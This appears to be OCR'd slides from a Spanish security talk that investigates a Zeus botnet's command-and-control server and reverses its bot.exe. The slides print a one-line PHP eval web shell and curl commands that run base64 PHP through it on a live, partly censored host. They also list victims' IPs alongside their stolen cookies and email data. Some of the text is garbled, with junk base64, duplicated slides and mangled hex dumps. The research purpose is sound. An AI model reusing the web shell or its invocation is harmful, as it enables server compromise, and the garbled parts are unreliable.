+7vItJekFE4cJUmF305w8yZLujsa4e1VKA1Zpmc51smjQs5z25Pjarmzt1o0ML2xuMBrFfw9kCu9el02g46xKv7nvefFa3oJFhrONqxa1woWZ4M
+nick5c2f1faibvmt+urOrV0V1L1nhuotTv152vMRAFB0H59cf1M09atFxinfz/d5dswr1blul193v7NMUu1XT1L541nuFpDmP71ivtaP/1c0N5Xpda0c11
```

Puertas traseras (“backdoors”) 2/3

```
$ curl http://www.ben[censored]ms.com/component_reports/files/---+default---/PHILIP_51c309c0204f538d/certs/.hammer_d96589.php.foo -A "" -H "Accept: $(echo 'print_r(glob('/));'`lbase64)"
```

```
Array  
(
```

```
[0] => /]  
[1] => /bin  
[2] => /boot  
[3] => /dev  
[4] => /error_log  
[5] => /etc  
[6] => /home  
[7] => /lib  
[8] => /lib64  
[9] => /lost+found  
[10] => /media  
[11] => /mnt  
[12] => /opt  
[13] => /opt.BAK1042013  
[14] => /proc  
[15] => /quota.user  
[16] => /razor-agent.log  
[17] => /root  
[18] => /sbin  
[19] => /scripts  
[21] => /sent
```



Puertas traseras (“backdoors”) 3/3

```
$ curl http://www.ben[censored]ms.com/component_reports/files/--+default+--/PHILIP_51c309c0204f538d/certs/.hammer_d96589.php.foo -A "" -H "Accept: $(echo 'print_r(glob('/));' | base64)"
```

The terminal window on the left shows a directory listing of a folder named 'pipper\_python'. The Gedit window on the right displays a PHP script with a single line of code: `1 <?php @eval(base64\_decode(\$\_SERVER['HTTP\_ACCEPT'])); ?>`.

```
array
[0] => []
[1] => /bin
[2] => /boot
[3] => /dev
[4] => /error_log
[5] => /etc
[6] => /home
[7] => /lib
[8] => /lib64
[9] => /lost+found
[10] => /media
[11] => /mnt
[12] => /opt
[13] => /opt.BAK1042013
[14] => /proc
[15] => /quota.user
[16] => /razor-agent.log
[17] => /root
[18] => /sbin
[19] => /scripts
[20] => /sent
[21] => /sent
```

Puertas traseras (“backdoors”) 3/3

**Result:**

Bots action: **Full information + screenshot**



>>

**04.06.2014**

**ADMIN-45E68B8F9\_7875768FEFBF6298**

SK, 213.81.140.36

[+] Cookies of browsers

**BRBRB-D8FB22AF1\_B4DF7611E2B28812**

RU, 95.26.79.156

[+] Cookies of browsers

[+] Grabbed data [E-mail]. Windows Address Book

[+] Grabbed data [E-mail]. Outlook Express Recipients

**iamsbx\_E532648A9842521F**

TW, 60.248.80.195

[+] Cookies of browsers

**JDTYERYS\_1F3D59E96522DF69**

TW, 140.116.31.143

[+] Cookies of browsers

[+] [http://apps.webofknowledge.com/UA\\_GeneralSearch.do](http://apps.webofknowledge.com/UA_GeneralSearch.do)

[+] <http://apps.webofknowledge.com/Refine.do>

[+] [http://apps.webofknowledge.com/UA\\_GeneralSearch.do](http://apps.webofknowledge.com/UA_GeneralSearch.do)

[+] [http://acc.adm.ncku.edu.tw/APSWIS\\_Q/INCHECK\\_L\\_Q.asp](http://acc.adm.ncku.edu.tw/APSWIS_Q/INCHECK_L_Q.asp)

[+] <http://clients1.google.com/tbproxy/usagestats?sourceid=swg&v=5.7.9012.1008>

[+] <http://statistics.most.gov.tw/was2/award/AsAwardMultiQuery.aspx>

[+] <http://edmgr.ncku.edu.tw/edmgr/.../3-711be482ed8%40sessionmgr113&vid...>

**Reports [ cookies y contraseñas robadas ^ ]**

**JOHN-PG\_EE2B618A12668E7C**

```
$ ./pipper.py http://62.1[REDACTED].82/1/[file] -f zeus.txt
```

```
8| 202|text/html|62.1[REDACTED].82/1/gate.php
8| 264|text/html|62.1[REDACTED].82/1/_reports/files (http://62.1[REDACTED].82/1/_re
8| 202|text/html|62.1[REDACTED].82/1/gate.php
20| 1061|text/html|http://62.1[REDACTED].82/1/_reports/files/ # Index of /1/_repo
16| 642|text/html|62.1[REDACTED].82/1/cp.php (HTTP://62.1[REDACTED].82/1/cp.php?m=la
27| 1807|application|HTTP://62.1[REDACTED].82/1/cp.php?m=login # login
9| 284|text/html|62.1[REDACTED].82/1/_reports (http://62.1[REDACTED].82/1/_reports/
8| 272|text/html|62.1[REDACTED].82/1/_reports/files/default (http://62.1[REDACTED].82/1/_reports/files/default)
10| 307|application|62.1[REDACTED].82/1/bot.exe
19| 917|text/html|http://62.1[REDACTED].82/1/_reports/ # Index of /1/_reports
19| 981|text/html|http://62.1[REDACTED].82/1/_reports/files/default/ # Index of /1/_reports/files/default
8| 278|text/html|62.1[REDACTED].82/1/_reports/files/---+default+--- (http://62.1[REDACTED].82/1/_reports/files/---+default+---)
8| 202|text/html|62.1[REDACTED].82/1/index.php
8| 255|text/html|62.1[REDACTED].82/1/theme (http://62.1[REDACTED].82/1/theme/)
8| 202|text/html|62.1[REDACTED].82/1/index.php
44| 4180|text/html|http://62.1[REDACTED].82/1/_reports/files/---+default+---/ # Index of /1/_reports/files/---+default+---/
8| 256|text/html|62.1[REDACTED].82/1/system (http://62.1[REDACTED].82/1/system/)
8| 202|text/html|http://62.1[REDACTED].82/1/theme/
304|88883|application|62.1[REDACTED].82/1/bot.exe
```

**Reversing bot.exe [ buscando un EXE que “funcione” ]**

```
$ ./pipper.py http://62.1[REDACTED].82/1/[file] -f zeus.txt
```


```
8| 202|text/html|62.1[REDACTED].82/1/gate.php
8| 264|text/html|62.1[REDACTED].82/1/_reports/files (http://62.1[REDACTED].82/1/_re
8| 202|text/html|62.1[REDACTED].82/1/gate.php
20| 1061|text/html|http://62.1[REDACTED].82/1/_reports/files/ # Index of /1/_repo
16| 642|text/html|62.1[REDACTED].82/1/cp.php (HTTP://62.1[REDACTED].82/1/cp.php?m=la
27| 1807|application|HTTP://62.1[REDACTED].82/1/cp.php?m=login # login
9| 284|text/html|62.1[REDACTED].82/1/_reports (http://62.1[REDACTED].82/1/_reports/
8| 272|text/html|62.1[REDACTED].82/1/_reports/files/default (http://62.1[REDACTED].82/1/_reports/default)
10| 307|application|62.1[REDACTED].82/1/bot.exe
19| 917|text/html|http://62.1[REDACTED].82/1/_reports/ # Index of /1/_reports
19| 981|text/html|http://62.1[REDACTED].82/1/_reports/files/default/ # Index of /1/_reports/files/default/
8| 278|text/html|62.1[REDACTED].82/1/_reports/files/---+default+--- (http://62.1[REDACTED].82/1/_reports/files/---+default+---)
8| 202|text/html|62.1[REDACTED].82/1/index.php
8| 255|text/html|62.1[REDACTED].82/1/theme (http://62.1[REDACTED].82/1/theme/)
8| 202|text/html|62.1[REDACTED].82/1/index.php
44| 4180|text/html|http://62.1[REDACTED].82/1/_reports/files/---+default+---/ # Index of /1/_reports/files/---+default+---/
8| 256|text/html|62.1[REDACTED].82/1/system (http://62.1[REDACTED].82/1/system/)
8| 202|text/html|http://62.1[REDACTED].82/1/theme/
304|88883|application|62.1[REDACTED].82/1/bot.exe
```

Reversing bot.exe [ buscando un EXE que “funcione” ]

The image shows a Windows desktop environment with several open windows:

- Services**: A window listing system services. One service, "Windows Firewall/Internet Connection Sharing", is highlighted.
- Windows Security Center**: A window displaying security status. It includes sections for Firewall, Automatic Updates, and Virus Protection.
- Scheduled Tasks**: A window showing scheduled tasks. It includes a sidebar for "Other Places" like Control Panel and My Network Places.
- System Configuration Utility**: A window showing startup items. The "Startup" tab is selected, displaying three items: HBoxTray, ctfmon, and SbieCtrl.

**Reversing bot.exe [ preparando nuestro “lab” de análisis ]**



Local Area Connection [Wireshark 1.10.5 (SVN Rev 54262 from /trunk-1.10)]

Capture Analyze Statistics Telephony Tools Internals Help

Expression... Clear Apply Save

Source	Destination	Protocol	Length	Info
000 10.0.2.15	62.1.125.82	TCP	62	vpad > http [SYN] seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1
700 62.1.125.82	10.0.2.15	TCP	60	http > vpad [SYN, ACK] Seq=0 Ack=1 win=65535 Len=0 MSS=1460
500 10.0.2.15	62.1.125.82	TCP	54	vpad > http [ACK] Seq=1 Ack=1 win=64240 Len=0
200 10.0.2.15	62.1.125.82	HTTP	238	GET /1/cfg2.bin HTTP/1.1
900 62.1.125.82	10.0.2.15	TCP	60	http > vpad [ACK] Seq=1 Ack=185 win=65535 Len=0

Follow TCP Stream

Stream Content:

```

GET /1/cfg2.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET4.0C; .NET4.0E)
Host: 62.1.125.82
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Fri, 11 Jul 2014 18:43:42 GMT
Server: Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11 OpenSSL/0.9.81 PHP/5.2.9
Last-Modified: Fri, 13 Jun 2014 22:32:22 GMT
ETag: "30000000147dc-4d2f-4fbff4044d379"
Accept-Ranges: bytes
Content-Length: 19759
Content-Type: application/octet-stream

.e2.....k.....Z.....E.0..A..W..?..!..f..%
B...w7R.n.;.p.4.vg.A....S.08Be....O.....:..SL.m9)..
$.<.....-..K..Jqt....M....a....@.2..NN.Y.....{....i.#....G.MD.....KH.QQq.d.K.j
\,y..{....c.x...;/IO.!.dd.c....eG1#....>....#[D..evi....].]..T....p....T...
%....L.KX..E.{

.g..h..F....y..59..0....km.nw...-..5....G..3....-=21`..../
[....m....V....W.A....Z....H.HS3;....\....[r....2..F.V....>..NX&....A.u7.Fz>....A....]
....m....!DOI:LBT$....3....4.R.N.C
s.Ok.3x....l....&....{....l....34h<....H....w0X....2.T;N....
(.1....T....6....W....q.
?....8X....w....=....8j....(I....z1....?....6....5<....T....S.Q....<....FT....+9....t....
(....%....W....3....X....p....0....uVH.....
....V....~....B....MA....A6....0....(-....)....KY....P....L>A....U....f....y....K....Va.....
%....0....I....-....[....C....NU.G....]....t2
o.U.I....I....-....i....e....u0r....d....p....n....pA....>....p0....f....m....
```

Entire conversation (21062 bytes)

End Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Wireshark: HTTP object list


Packet num	Hostname	Content Type	Size	Filename
30	62.1.125.82	application/octet-stream	19 kB	cfg2.bin
32	62.1.125.82		255 bytes	gate.php
35	62.1.125.82	text/html	44 bytes	gate.php
38	62.1.125.82	text/html	343 bytes	gate.php
40	62.1.125.82	text/html	44 bytes	gate.php

Help

12 35 02 08 00 27 48 9e ef 08 00 45 00 RT..5... 'H....E.
4f 40 00 80 06 fa ba 00 00 02 0f 3e ad ...@.... ....>.
ec 00 50 3d f0 d3 f1 00 00 fa 02 50 18 ..R....P....P.
cf 00 00 47 45 54 20 2f 31 2f 63 66 67 ....GE T /1/cfg2.
00 e 20 48 54 54 40 2f 31 2f 31 0d 0a 2.bm....TP/1.1....

# Reversing bot.exe [ descarga “config.bin” (cifrado) ]

File Settings ?





Property	Value
File Name	C:\Documents and Settings\user\Application Data\Leas\ydu.exe
File Type	Portable Executable 32
File Info	BoRland Delphi 3.0 (???)
File Size	138.50 KB (141824 bytes)
PE Size	138.00 KB (141312 bytes)
Created	Monday 02 June 2014, 06.07.51
Modified	Monday 02 June 2014, 06.07.52
Accessed	Friday 11 July 2014, 00.00.00
MD5	19B3980127BC14A189F5ED1C91004980
SHA-1	36F75BD604D9EA8CAE9540C95858590819F3A63

Property	Value
Empty	No additional info available



ydu.exe Properties	
General Compatibility	
File	ydu.exe
Type of file:	Application
Description:	ydu
Location:	C:\Documents and...
Size:	138 KB (141,624 b...
Size on disk:	144 KB (147,456 b...
Created:	Monday, June 02, 2...
Modified:	Monday, June 02, 2...
Accessed:	Today, July 11, 20...
Attributes:	<input type="checkbox"/> Read-only <input type="checkbox"/> Hidden <input type="checkbox"/> System <input type="checkbox"/> Auto-rename <input type="checkbox"/> Compressed <input type="checkbox"/> Archive



Name	Type	Data
(Default)	REG_SZ	(value not set)
164440575-29E0..	REG_SZ	"C:\Documents and Settings\user\Application Data\Leas\ydu.exe"
ctfnon.exe	REG_SZ	C:\WINDOWS\system32\ctfnon.exe
SandboxedControl	REG_SZ	"C:\Program Files\Sandboxie\SbeCtrl.exe"

# Reversing bot.exe [ persistencia ]





**MEMORY.DMP**

Offset	Hex	Text
003C6000	E 6 7 - E 8 X 5 X 5 E - E 1 . E & E 0 / E p E p / E	5 I Asoftwear
003C6040	E F 1 o v s e c	B user . ds
003C6080	^ local . ds	Z sdra64 . e
003C60C0	x e U SYSTEM	Q v i n l
003C6100	o g o n . e x e	1 svchost . e x e
003C6140	g e x p l o r e r . e x e	b userinit
003C6180	~ _ A V I R A _ 2 1 1 0	y _ A V I
003C61C0	R A _ 2 1 0 1	t _ A V I R A _ 2 1 0 8
003C6200	_ A V I R A _ 2 1 0 9	_ A V I R A _ 2
003C6240	1 0 9 9 cert s \ % s _ % 0 2 u _ % 0 2 u _ %	
003C6280	0 4 u . p f x	so f tware \ a i c r o s o
003C62C0	f t \ w i n d o w s nt \ c u r r e n t v e r s i o n \ n e t	
003C6300	w o r k - U I D * so f tware	
003C6340	\ m i c r o s o f t \ w i n d o w s nt \ c u r r e n t v e	
003C6380	r s i o n \ w i n log o n ; screens \ % s \ %	
003C63C0	0 4 % _ % 0 8 % . j p g	3 so f tware \ m i c
003C6400	r o s o f t \ w i n d o w s \ c u r r e n t v e r s i o n \ r u	
003C6440	n Å A s y s t e m Å A v i n s t a 0 Å	
003C6480	c s r s s . e x e U % s _ % 0 8 % Ø	
003C64C0	% 0 8 % % 0 8 % % %	Ø n t d l l . d l
003C6500	l i A SetErrorMode è o u t p o s t .	
003C6540	e x e à s l c l i e n t . e x e à	
003C6580	A * k u . k u . k u *	ü i m a g e / j p e g
003C65C0	+ AGdipGetImageEncodersSize ö A default	
003C6600	Agdiplus.dll   Aole32.dll	
003C6640	Agdi32.dll   ADISPLAY   AGdipPlusStartup	
003C6680	AGdipPlusShutdown   AGdipCreateBitm	
003C66C0	pFromHBITMAP   AGdipDisposeImage	
003C6700	AGdipGetImageEncoders << AGdipSaveImageToStream	
003C6740	ACreateStreamOnHGlobal   ACreateD	
003C6780	CA % ACreateCompatibleDC ± AGetDeviceCaps	
003C67C0	¶ ACreateCompatibleBitmap ± ASelectO	
003C6800	bject M ABitBlit J ADeleteObject	
003C6840	F ADeleteDC C Areboot Ø	
003C6880	A shutdown ] Aresetgrab Z Aupcfg	
003C68C0	W Akbot T Arenaxe_bot Q Agetcert	
003C6900	s n Agettnf k Adelaff h	
003C6940	Asethomepage d Abc_add a Abc_del	
003C6980	~ Ablock_url { Aunblock_url	
003C69C0	* Ablock_fake t Aunblock_fake p	
003C6A00	Akos Arexeci Arexec Aresetkv	
003C6A40	Alexaci Alexec Aresetkv	
003C6A80	* Application/x-www-form-urlencoded	
003C6AC0	Content-Type: te SCID: Xs AKey: Akeyno	
003C6B40	ASTAT ALIST	
003C6B80	us > Ahttps://onlineeast# bankofamerica.com/cgi-bin/1	

**Rootkit Unhooker LE v3.7.300.509**

File	Action	Setup	Language	Tools	Help		
SSDT	Shadow SSDT	Processes	Drivers	Stealth Code	Files	Code Hooks	Report
Hooked Object							
Hook Address and Location							
[1616]EXPLORER.EXE->user32.dll->EndDialog							
[1616]EXPLORER.EXE->user32.dll->TranslateMessage							
[72296]WinHex.exe->user32.dll->TranslateMessage							
[72296]WinHex.exe->user32.dll->GetClipboardData							
[72296]WinHex.exe->user32.dll->EndDialog							
ntoskrnl.exe->CcCanWrite							
ntoskrnl.exe->CcCopyRead							
ntoskrnl.exe->CcCopyWrite							
ntoskrnl.exe->CcDeferWrite							
ntoskrnl.exe->CcFastCopyRead							
ntoskrnl.exe->CcFastCopyWrite							
ntoskrnl.exe->CcFastMdReadWait							
ntoskrnl.exe->CcFastReadNotPossible							
ntoskrnl.exe->CcFastReadWait							
ntoskrnl.exe->CcFlushCache							
ntoskrnl.exe->CoGetDirtyPages							
ntoskrnl.exe->CoGetFileObjectFromSectionPtrs							
ntoskrnl.exe->CoGetFlushedValidData							
ntoskrnl.exe->CoGetLsnForFileObject							
ntoskrnl.exe->CoInitializeCacheMap							
ntoskrnl.exe->CcIsThereDirtyData							
ntoskrnl.exe->CcMapData							
ntoskrnl.exe->CcMdRead							
ntoskrnl.exe->CcMdReadComplete							
ntoskrnl.exe->CcMdWriteAbort							
ntoskrnl.exe->CcMdWriteComplete							
ntoskrnl.exe->CcPinMappedData							

UnHook ALL    UnHook Selected    Scan    Close

Detected Hooks: 1487

**Data Interpreter**

8 Bt (+/- 0)

Configuración en claro (.dmp) y hooks (rootkit unhooker)



Umm.. creo que empezáis a  
saber demasiado...

FIN?